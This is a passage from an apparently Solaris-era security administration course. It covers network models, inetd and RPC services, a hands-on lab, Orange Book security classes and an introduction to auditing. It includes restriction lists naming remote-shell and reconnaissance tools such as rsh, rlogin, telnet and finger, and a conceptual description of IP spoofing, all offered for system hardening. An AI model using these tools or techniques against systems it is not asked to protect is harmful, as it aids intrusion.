- Bridge – A device that connects two or more network segments of the same physical media type. A bridge examines the hardware address fields of a network packet and filters based on addresses from one network segment to another and vice versa.
- Router – A device that has two or more network interfaces. It examines the software protocol (IP) address, selects an appropriate travel path and forwards a packet accordingly between separate networks. Routers usually forward packets belonging to a single protocol family.
- Gateway – A device that interconnects two or more communications networks based on different protocol suites. The gateway performs any necessary protocol conversions.
- Switch – A multiport device similar in function to a bridge, but provides for the logical dynamic connection and disconnection between any two cable segments without operator intervention. The switch is a high-speed device in that multiple data paths can be established and used simultaneously.
- Concentrator – The central device through which all hosts in a twisted pair Ethernet installation are connected.
- Hub – A central device through which various types of network packets can flow. The hub is often a multislotted device containing separate boards that can provide the functionality of a repeater, bridge, switch, router, gateway, or concentrator. Therefore, the hub can provide multiple functions between cable segments and networks.

Security can be breached by accessing any one of these components. Many of these components are designed to provide connectivity to computer interfaces. A portable laptop computer would be an ideal instrument for exploiting this environment.

A network analyzer would also be an ideal instrument for accessing any data bits exchanged over your communications backbone.

Networking Models

A *networking model* represents a common structure to accomplish communication between systems. There are two networking models that provide a framework for network communication:

- ISO/OSI reference model
- TCP/IP suite (also referred to as TCP/IP model or TCP/IP)

Both models consist of *layers*. Think of a layer as a step that must be completed to go on to the next step and, ultimately, to communicate between systems.

A *protocol* is a formal description of messages to be exchanged and rules to be followed for two or more systems to exchange information.

- Model = Structure
- Layer = Function
- Protocol = Rules

Networking Models

The ISO/OSI Reference Model

The ISO / OSI reference model describes its network communications framework using seven layers:

Application layer	Consists of user-accessed application programs and network services.
Presentation layer	Defines the way in which cooperating networks represent data.
Session layer	Manages the connections between cooperating applications.
Transport layer	Responsible for end-to-end messaging from one application program to another, also known as *end-to-end communication*.
Network layer	Manages data addressing and delivery between networks. This layer fragments data into smaller pieces that the data link layer can handle.
Data link layer	Manages the delivery of data across the physical network. This layer provides error detection and packet framing.
Physical layer	Describes network hardware, including electrical signal characteristics such as voltage and current.

Networking Models


The TCP/IP Model

The TCP/IP model describes its network communications framework using five layers:

Application layer	Consists of user-accessed application programs and network services. This layer is also responsible for defining the way in which cooperating networks represent data. Gateways function at this layer.
Transport layer	Manages the transfer of data using acknowledged and unacknowledged transport protocols. This layer also manages the connections between cooperating applications.
Internet layer	Networks and fragments data for the network interface layer. Routers function at this layer.
Network interface	Manages the delivery of data across the physical network. This layer provides error detection and packet framing. Bridges function at this layer.
Hardware layer	Describes the network hardware, including electrical signal characteristics such as voltage and current. Repeaters function at this layer.

Comparing Two Networking Models

The diagrams on the next few pages compare the ISO/OSI reference model to the TCP/IP model.



Application Layer


The function of the ISO/OSI presentation layer is included in the TCP/IP application layer. Application layer examples include `telnet`, `ftp`, and the NFS™ distributed computing file system. External Data Representation (XDR) is an example of the presentation layer.

XDR is a data description language that translates machine-dependent data formats to machine-independent data formats. Certain Sun applications such as the NFS system, NIS naming services, and other session layer applications use the XDR libraries.

The function of the ISO/OSI session layer is included in the TCP/IP application layer. A session layer example is the *remote procedure call* (RPC) *interface*. RPC allows C-language programs to make procedure calls on other machines on the network. Applications such as NFS, NIS, and `mount` use RPC.

The level of security is directly proportional to the programs run.

Comparing Two Networking Models



TCP/IP Model

Transport Layer


Transport layer examples include the *Transmission Control Protocol* (TCP) and *User Datagram Protocol* (UDP).

TCP provides a reliable virtual circuit (connection-oriented) for application processes. *Connection-oriented* means that a connection must be established between systems before they can exchange data. Furthermore, TCP uses acknowledgments between systems to ensure data delivery.

UDP is a connectionless protocol for application processes. It is faster than TCP for certain applications since it does not require the overhead to set up a connection and handle acknowledgments. It is also known as a *stateless* protocol, because systems using UDP to exchange data have no indication of the operational status of one another.

The UDP layer represents one of the major security problems associated with the TCP/IP protocol stack. Many exploits have come from the way this protocol layer is implemented.

Comparing Two Networking Models




Internet Layer

The function of this layer in the TCP/IP model is the same as the network layer in the ISO/OSI model. Internet layer examples include the *Internet Protocol* (IP) and the *Internet Control Message Protocol* (ICMP). IP is responsible for fragmenting and routing data while ICMP assists routing, and performs error detection and other network management tasks.

This layer is frequently exploited by network crackers. The method that is used is referred to as IP spoofing. IP spoofing occurs when a configuration of networked systems is using a protection mechanism based upon host authentication, and is compromised by an outside system. If a cracker on an outside system knows one of the protected IP addresses of your internal network, the cracker will be able to use it to masquerade as one of the protected systems.

Comparing Two Networking Models




Network Interface and Hardware Layers

The function of these layers is to define how bits are assembled into manageable units of data, or *frames*.

A frame is a series of bits with a definite beginning and end.

Peer-to-Peer Communication

When systems exchange data using the TCP/IP model, they perform *peer-to-peer* communication. Peer-to-peer communication is the ability of a specific layer to communicate with the corresponding layer on another host.



At each layer the data or message is encapsulated and includes header information about the corresponding protocol layer. This information is key in the peer-to-peer communication, and is used to de-encapsulate and direct the message to the appropriate application.

Restricting Access to Commands

Restricting permissions to use various informational and connectivity commands can help secure a system.

Use the `chmod` command to limit execute permission.

chmod 750 *command-file*

Informational Commands

You may want to consider restricting access to the following informational commands:

- `finger`
- `who`
- `rup`
- `rusers`
- `ifconfig`
- `mount`
- `netstat`
- `ping`
- `rpcinfo`
- `dfshares`
- `dfmounts`

Restricting Access to Commands

Connectivity Commands

You may want to consider restricting access to the following connectivity commands:

- `ftp`
- `telnet`
- `rlogin`
- `rcp`
- `rsh`
- `mconnect`

Limiting Network Services

Apply your understanding of how the `inetd` process and its `/etc/inet/inetd.conf` file are used by hosts to provide network services when you want to limit the number of network services offered. When editing this file only comment out lines representing services that you want to eliminate. Do not delete any entries, because you may want to add them again later.

You may want to consider restricting access to the following network services:

- `ftp`
- `telnet`
- `shell`
- `login`
- `exec`
- `finger`
- `rusersd`
- `sprayd`

Note – Be careful when you eliminate services. Some network services are interdependent.

Port Numbers

Each network service uses a *port* or *address space* that is reserved for that service. Generally, a client exits the workstation through an *arbitrary port* and communicates to the server through a well-known port.

A port is an address that the kernel uses for this service, much like a physical port that is used to provide a login service. The difference is that the port is not physical: It is abstract.

In establishing the client-server interaction, an agreement must be made about the *port number* that is identified for each service or application. The port number must be unique for each service provided in the network community.

The `/etc/inet/services` file identifies or *registers* the reserved port numbers, services, and protocols used for Internet services. These services are registered with the Network Information Center (NIC) in Chantilly, Virginia.

Example `/etc/inet/services` File

```
# cat /etc/inet/services

ftp-data   20/tcp
ftp        21/tcp
telnet     23/tcp
smtp       25/tcp        mail
sunrpc     111/udp       rpcbind
sunrpc     111/tcp       rpcbind
```

A port defined in the `/etc/inet/services` file is referred to as a *well-known port* because it is an agreed port number location for a specific service. When adding a new Internet service to the network, this file must be updated on the client and server to identify the location for this service.

Note – The first 1024 ports are reserved ports.

How a Server Process Is Started

Each service requires a *server process* to respond to the client request, for example, when a client runs the `mail` or `ftp` command.

Many server processes are started through the normal boot procedure at run level 2. Additional services may be started at run level 3. An example would be `in.routed`, `in.rdisc`, or `sendmail`. These processes continually run on the host.

Other services, however, are not started at the boot sequence. These services, such as `rlogin` and `ftp`, are started upon demand. The server does not start the process until the client requests the service. When the service is completed, the server process eventually terminates.

How an Internet Service Process Is Started

The inetd Process

A special network process, inetd, runs on each host to listen on behalf of many server processes that are not started at boot time. It listens for requests on the agreed-on well-known ports. The inetd process starts these server processes when the appropriate port address is requested.

Because trapdoors, logic bombs, and the like are present everywhere, you should minimize the number of services available.

Many security breaches stem from administrators offering networking services with which they are not familiar. The degree of knowledge that is required to safely make available these services is at the source code level.

Unless you have access to the source code for all of these services and are intimately familiar with each line of code, you cannot be certain of their behavior.

The inetd daemon is started at run level 2 from the startup script /etc/init.d/inetsvc.

How an Internet Service Process Is Started

The /etc/inet/inetd.conf File

The inetd process is informed of the services to listen for and the corresponding processes to start through the /etc/inet/inetd.conf file.

Example /etc/inet/inetd.conf File

```
# cat /etc/inet/inetd.conf

ftp   stream tcp nowait root /usr/sbin/in.ftpd    in.ftpd
telnetstream tcp nowait root /usr/sbin/in.telnetd in.telnetd
login stream tcp nowait root /usr/sbin/in.rlogind in.rlogind
talk  dgram  udp wait   root /usr/sbin/in.talkd   in.talkd
```

If a change is made to the file /etc/inet/inetd.conf, you must send a hang-up signal to the process inetd. This causes the inetd process to reread this configuration file.

Example

```
# ps -ef | grep inetd
# kill -HUP PID#
```

Note – /etc/inet/inetd.conf is a symbolic link from /etc/inetd.conf. When using Host Manager in Administration Tool to define clients, this link breaks and inetd does not read /etc/inet/inetd.conf properly. To correct this problem, recreate the link or copy /etc/inetd.conf to /etc/inet/inetd.conf.

Remote Procedure Call

The problem with the client-server model as described is that each new service must have a unique port number that is agreed upon by all hosts in the network.

How would a computer network company, such as Sun, generate this unique port number for all hosts throughout the world?

Sun's answer was to develop an extension to the client-server model known as *remote procedure call (RPC)*. When using an RPC service, the client connects to a special server process, `rpcbind` (`portmap` the in SunOS 4.*x* operating system) that is a registered Internet service. `rpcbind` listens at port number 111 for all RPC-based applications and binds the client request to the appropriate port number.

RPC eliminates the need to register all services in the `/etc/inet/services` file.The client does not need to know the port number of the destination service. The client requests the port number from the process `rpcbind` (port 111). The server returns the actual arbitrary port number assigned to that service when the process is registered with `rpcbind`.

RPC applications are written such that when they start, they register themselves with `rpcbind` and are then assigned an arbitrary (the next available) port number. Thus when the client reaches port 111, `rpcbind` returns the actual port number for the service, if it is registered. If the service was not registered, `rpcbind` returns an error message of `RPC TIME OUT, PROGRAM NOT FOUND`.

`rpcbind` is started at run level 2 in the startup script `/etc/init.d/rpc`.

How an RPC Process Is Started

RPC-based processes are started in the same way as non RPC based-applications. Some are started at boot time and are always running, such as `rpc.nisd`, `mountd`, and `nfsd`. Some, such as `rwalld`, `sprayd`, and `sadmind`, are started on demand by `inetd`.

The `/etc/inet/inetd.conf` File

```
# cat /etc/inet/inetd.conf
ftp        stream  tcp     nowait root /usr/sbin/in.ftpd     in.ftpd
telnet     stream  tcp     nowait root /usr/sbin/in.telnetd  in.telnetd
100232/10  tli     rpc/udp wait   root /usr/sbin/sadmind     sadmind
```

Note that some of the services are referenced by number in the `/etc/inet/inetd.conf` file and not by name. These are new services in the Solaris 2.*x* environment and may not be identified by an SunOS 4.*x* NIS master in `/etc/rpc`. To avoid `RPC TIME OUT` errors, they are referenced by the program number; for example, the Solstice™ system and the network administration class agent server is referenced by the program number 100232.

Status Commands

To centralize administration of the `/etc/inet/services` and `/etc/rpc` files, they are ported as NIS maps and NIS+ tables. The file `/etc/inet/inetd.conf` is not a name service file.

The `/usr/bin/netstat -a` Command

The command `netstat -a` can be used to identify which ports are reserved on your host and to identify established connections.

Example

```
# /usr/bin/netstat -a

UDP
Local Address   State
--------------- --------
*.route           Idle
*.*               Unbound
*.sunrpc          Idle
*.nfsd            Idle

TCP             Remote
Local Address   Address    Swind   Send-Q Rwind   Recv-Q   State
--------------- ---------- ------  ------ ------  ------   -------
*.*               *.*        0       0      8576   0       Idle
*.ftp             *.*        0       0      8576   0       LISTEN
*.telnet          *.*        0       0      8576   0       LISTEN
*.login           *.*        0       0      8576   0       LISTEN
*.sunrpc          *.*        0       0      8576   0       LISTEN
system_a.login  yogi.1023  16384     0     16384   0       ESTABLISHED
```

Status Commands

The `/usr/bin/rpcinfo` Command

The command `rpcinfo` provides information about RPC services.

Examples

- Display the program number, version, protocol, port number, service, and owner of RPC services.

  ```
  # rpcinfo
  ```

- Identify all RPC services registered on a host.

  ```
  # rpcinfo -p [hostname]

  program  ver proto port   service
  100000   4   tcp   111    portmapper
  100007   1   udp   32771  ypbind
  100008   1   udp   32803  walld
  100012   1   udp   32805  sprayd
  ```

- Broadcast a program to the network to identify servers with that registered program. The output defines the server IP address, port number, and host name.

  ```
  # rpcinfo -b mountd 1
  192.9.200.10.199 servera
  192.9.200.13.187 serverb
  ```

- Check whether a service is running on a system called servera.

  ```
  # rpcinfo -u servera mountd
  program  100005  version 1 ready and waiting
  program  100005  version 2 ready and waiting
  ```

- Unregister an RPC program on your host.

  ```
  # rpcinfo -d mountd 1
  ```

Lab: Networking

Purpose

The purpose of this lab is to demonstrate the way client processes find and connect to server processes and the two ways the server processes can be started. This lab also demonstrates the interrelationship between the `/etc/services`, `/etc/rpc` and `/etc/inet.conf` files and the `inetd` daemon.

For this lab you will either work in pairs or have access to two different workstations. One host will be the client and the other will be the server.

Before you get started, complete the following:

- Define the following terms:
    - Client:
      ____
      ____
    - Server:
      ____
      ____
    - RPC service:
      ____
      ____
- How is an RPC service registered and made available?
  ____
  ____

Lab: Networking (Continued)

▼ Procedure

1. List the contents of the `/etc/inetd.conf` file on the server host.

   ```
   # more /etc/inetd.conf
   ```

   What type of services are the `in.xxxx` services? What type of services are the `rpc.xxxx` services? What provides the services marked as internal?

   ____

   ____

   ____

2. Is `rpc.sprayd` started at boot time by an `rc` script or as they are needed by `inetd`?

   ```
   # grep sprayd /etc/init.d/*
   # grep sprayd /etc/inetd.conf
   ```

   ____

   ____

3. From the client, issue the `spray` command to spray the server. Did it work?

   # **spray** *servername*

   ____

   ____

4. Is the `spray` service registered on the server?

   # **rpcinfo -p** *servername*

   Write the port number and the program number of `spray`.

   ____

Lab: Networking (Continued)

5. Edit the `/etc/inetd.conf` file on the server and comment out `sprayd` (This is done by putting a # in front of the `sprayd` line). Then send `inetd` a HUP signal with the `kill` command.

   ```
   # vi /etc/inetd.conf
   (Place a # character in column 1 of the sprayd
   line and write out the file and quit the editor.)
   # ps -ef | grep inetd
   # kill -HUP PID
   ```

6. Use the `rpcinfo` command to see if `sprayd` is still registered.

   ```
   # rpcinfo -p
   ```

7. From the client try spraying the server. Does it work? Does this agree with your results from step 6?

   ```
   # spray servername
   ```

   ____

   ____

8. Edit `inetd.conf` on the server and uncomment the `sprayd` you commented in step 5. Resend the HUP signal to `inetd` with the `kill` command as you did in step 5. Repeat steps 6 and 7. Does `spray` work? Is it registered? Does this indicate to you that services can be made available or unavailable by `inetd` as desired without rebooting?

   ____

   ____

   ____

9. Run the `rpcinfo` command on the server and check whether `walld` is registered.

   ```
   # rpcinfo -p
   ```

Lab: Networking (Continued)

10. Edit the `/etc/rpc` file on the server and comment out the `walld` service.

    ```
    # vi /etc/rpc
    ```

    (Place a # character in column 1 of the `walld` line and write out the file and quit the editor.)

11. From the client use the `rwall` command to send a message to the server. Did it work? Why?

    ```
    # rwall servername
    hello servername
    ^D
    ```

    ____

    ____

12. Run the `ps` command to find the process ID of `inetd` and then send a `-HUP` signal to `inetd`. Then try to send the server a message with `rwall` once again. Did it work?

    ```
    server# ps -ef | grep inetd
    server# kill -HUP PID
    client# rwall servername
    hello servername
    ^D
    ```

    ____

13. On the server, run the `rpcinfo` command to see if `walld` is registered.

    ```
    # rpcinfo -p
    ```

    Is it registered? Changes to the `/etc/services` function in the same manner as changes to the `/etc/rpc` file.

    ____

    ____

Lab: Networking (Continued)

14. On the server, uncomment `walld` in the `/etc/rpc` file, send a HUP signal to `inetd` once again, and then run `rpcinfo -p`.

```
# vi /etc/rpc
# kill -HUP PID
# rpcinfo -p
```

Is `walld` registered again?

____

____

15. On the server determine where the `mountd` deamon is started. Is it started by `inetd` as needed or does is it started by an rc script at bootup?

```
# grep mountd /etc/inetd.conf
# grep mountd /etc/init.d/*
```

____

____

16. View the startup script that runs `mountd` and determine what triggers the `mountd` daemon startup.

```
# view /etc/init.d/nfs.server
```

____

____

Module Checklist

Having completed this module, you should be able to answer the following:

- Match each term to its definition.

______	Peer-to-peer	a. A protocol responsible for fragmenting and routing data.
______	IP	b. The primary connectivity mechanism of an Ethernet network.
______	TCP	c. The ability to communicate with the corresponding layer on another host
______	UDP	d. A contiguous length of cable.
______	ICMP	e. A connection-oriented protocol used to exchange data between systems.
______	Backbone	f. A protocol that assists routing, error detection, and other network management tasks.
______	Segment	g. A device that connects two or more network segments of the same physical media type.
______	Repeater	h. A device that translates protocols to send packets to a network using a different protocol.
______	Bridge	i. A device that sends packets to another network that is using the same protocol.
______	Router	j. A connectionless protocol for application processes.
______	Gateway	k. A device that amplifies and regenerates data signals to send it to the next segment of cable.

Module Checklist (Continued)

- List at least five LAN components that can be used to compromise security.
- List at least five network services you might restrict access to for improving security and state the file used to accomplish this.
- Describe IP spoofing and the implications of a spoof attack.
- Explain how an Internet service process and an RPC service process is started.

Evaluating Security Levels 5

Objectives

Upon completion of this module, you will be able to:

- Describe the criteria used by the U.S. government to evaluate the trustworthiness of a system.
- Describe three organizations supporting the standardization of security for such operating systems as the Solaris environment.
- Identify the committee that was responsible for introducing a 56-bit-key data-encryption standard.
- Identify the organization that should be consulted before and after a security level has been breached.

Security — What Is It?

When security is discussed in relation to computer systems, it usually means measures to protect against intrusions by third parties; that is, against unauthorized access and destruction. The term security is more universal in scope and includes these meanings:

- Confidentiality – Keeping information confidential. This includes information on how to disable any security mechanisms.
- Data integrity – Protection of data and programs against unauthorized modification.
- Availability and consistency – Protection of services (and systems) that are to ensure the continual availability of these services. Features that provide this protection include mirrored disks, uninterruptable power supplies, and so forth.

Committees and Standards

Standards Committees

A large number of security committees exist that were originally affiliated with the U.S. military. The following organizations represent a small sample of organizations that now consider security in their standards:

- International Standards Organization (ISO) – The umbrella organization for national-level standards committees (DIN, the German Industry Standards organization is an example of a national-level organization) has concerned itself extensively with the definition of strategies for network security.

- National Security Agency (NSA) – This organization is under the U.S. Department of Defense (DoD). NSA is responsible for the introduction and propagation of DES, the Data Encryption Standard. DES (having a 56-bit key) was developed from "Lucifer," an algorithm with a 128-bit key, developed initially by IBM.

- National Computer Security Center (NCSC) – The NCSC is a suborganization of NSA, which addresses the reliability of the security features of computer systems. This organization is responsible for the Rainbow Series of technical publications on computer security topics.

Committees and Standards

NCSC Security Classes

One of the books in the Rainbow Series was known as the Orange Book, because of the cover's color. Its correct title is *Trusted Computer System Evaluation Criteria*. The Orange Book provides clear guidelines concerning which security attributes a system must exhibit, addresses the internal design of the computers, and highly values authentication, auditing, and system documentation of computer systems.

Note – The requirements stated in the Orange Book only increase the potential for introducing security into a computer system. The actual level of security achieved is dependent on the accuracy of maintenance and administration effort applied by the administrator.

The Orange Book also introduces a classification system that is binding (for U.S. DoD) in its descriptions of system capabilities. The Orange Book identifies four groups of systems, of which some groups are also more finely delineated. The groups are described with the letters A, B, C, and D, where A is the most secure group. Within each group further divisions are identified by number, where higher numbers indicate higher security functionality within each level.

To achieve a level higher than D, the system must be evaluated (evaluation and certification through NCSC). Because this process takes six months to complete and must be repeated for each new release, no evaluations are accomplished for groups D and C.

The levels are briefly described here. For the full description, consult the latest version of the Orange Book.

Committees and Standards

NCSC Security Classes (Continued)

D – Minimal Protection

This level contains all systems which have not been evaluated. No capability is presumed. For example, all MS-DOS computers fall into this category.

C1 – Discretionary Security Protection

The system must have a password / login / logout structure. Data access is separated into user / group / world access levels. All standard UNIX implementations fall into this level.

C2 – Controlled Access Protection

Auditing of all security-relevant activities (to include data access) in a system. The passwords (encrypted) must not be visible to the end user. This step is attainable with Solaris using supplemental software.

B1 – Labeled Security Protection

Designation for information that can be accessed by the user and that can also be restricted from access. The security model implemented in the operating system must be informally documented.

Sun Federal, Inc., a Sun subsidiary company, sells an operating system variant that has been certified at the B1 level. This software is available only for the U.S. market and is known by the name of CMW+ (Compartmented Mode Workstation).

Committees and Standards

NCSC Security Classes (Continued)

B2 – Structured Protection

Requires a clearly defined and formally documented security model. The structure of the security protection mechanisms must be modular. The kernel, the development environment and configuration management must be carefully structured. Version control is in effect. Requires separation of administrative roles, security-relevant roles, and operator functions.

B3 – Security Domains

B3 systems operate according to the principle of a "trusted path." This means that no individual components with which the user interacts (directly or indirectly) can be replaced through another (less reliable) component.

A1 – Verified Design

To achieve the A1 level, the correctness of the security model used must be formally verified mathematically. The delivery of the system must occur via reliable channels. The only system that is currently certified at the A1 level is from Honeywell, and carries the name SCOMP (Secure Communications Processor).

A2

The levels with security higher than A1 have been left for future definition as needed.

Committees and Standards

Computer Emergency Response Team (CERT)

CERT was established as a result of the Internet worm. CERT is intended to serve as a central clearing house for all indications of worms, viruses, and critical system failures. CERT contacts manufacturers directly to eradicate specific problems.

In addition, CERT publishes CERT advisories, which keep administrators informed all over the world. These advisories contain only the effects and the protective mechanisms to apply and do not describe how to exploit the system weaknesses.

Sun passes along the CERT advisories that affect Sun systems, under the name of Sun Security Bulletins.

The last aspect of the work of CERT is to make available suitable security tools (taken from the Public Domain Shareware area) on CERT's own FTP server.

Forum of Incident Response Teams (FIRST)

FIRST is an association of the response teams (RTs) of which CERT is the most important example. Assignments are described here. FIRST serves as the central clearing house for problems that appear only in a limited area, and serves as the information broker to resolve the problems.

Local RTs are concerned about the information flow within their own country, and pass the information in English on to all other FIRST organizations. This provides an opportunity to get even regional problems (such as an implementation of ISDN) to a manufacturer.

Module Checklist

Having completed this module, you should be able to:

- Identify three organizations supporting the standardization of security for operating systems like the Solaris environment and what each is mainly responsible for.
- Briefly describe the classification system defined in the Orange Book for evaluating the security of a system.
- What is the organization that serves as a clearinghouse for worms, viruses, and critical system failures?

Auditing 6

Objectives

Upon completion of this module, you will be able to:

- Successfully activate the system daemon process responsible for supporting the auditing functionality.
- Customize auditing files to satisfy local requirements.
- Describe the major functional components of the Solaris BSM architecture.
- Configure the necessary administrative files to implement device allocation functionality.
- List the ways in which accounting assists system administrators.
- List the commands used to generate raw data and the files these commands create.
- List the commands used to generate reports from the raw data collected.
- Describe the steps needed to start accounting.

Philosophy

Level of Importance

One of the most valuable tools available to a security administrator using the Solaris 2.*x* system is the ability to monitor and record all system activities. This ability is particularly valuable when you consider potential legal action that may be taken by anyone who has experienced a computer break-in.

One of the most difficult types of cases to prosecute in the court systems today is that involving computer breaches or system intrusions. Prosecution is made difficult by the fact that computer technology, and its possible exploitation, is far ahead of the laws governing society today.

The lines are not drawn so clearly in the area of computer intrusions. Many states and countries take different positions on what constitutes a crime in the electronic community.

Even if there were definitive criteria that could be universally applied, there would still be the difficult task of proving with evidence that a crime was committed.

As more statistical data is made available to the public regarding the frequency and number of attacks, the more it becomes obvious that absolute protection is virtually impossible.

When you understand this reality you will appreciate the level of importance that should be attributed to the consistent application of system auditing.

Capabilities

Features

The Solaris implementation of auditing is based on user login identification and authentication.

Once a user has been identified and authenticated through the login process, a unique audit ID will be associated with the user's process. All processes spawned from that terminal group will inherit that same audit ID. It will continue to be associated with that user even if the su command is executed. All actions performed by the user on the system will be tracked by this audit ID.

The benefits of implementing auditing are:

- Detection of suspicious or unauthorized system activity
- Monitoring security-related events
- Recording security-related events in an audit trail

Security administrators have flexibility in selecting which activities will be monitored. They also can define how detailed the selection can be.

Once the auditing information has been generated and processed, it can be viewed by using audit reduction and interpretation utilities.

The built-in robustness of the product enables audit records to be examined based on the following criteria:

- An individual user or group of users
- A specific event on a specific day or period of days
- A set of events on a specific day or period of days

Architecture

Major Components

The Solaris SHIELD™ Basic Security Module (BSM) provides the security features defined as C2 in the Trusted Computer System Evaluation Criteria (TCSEC).

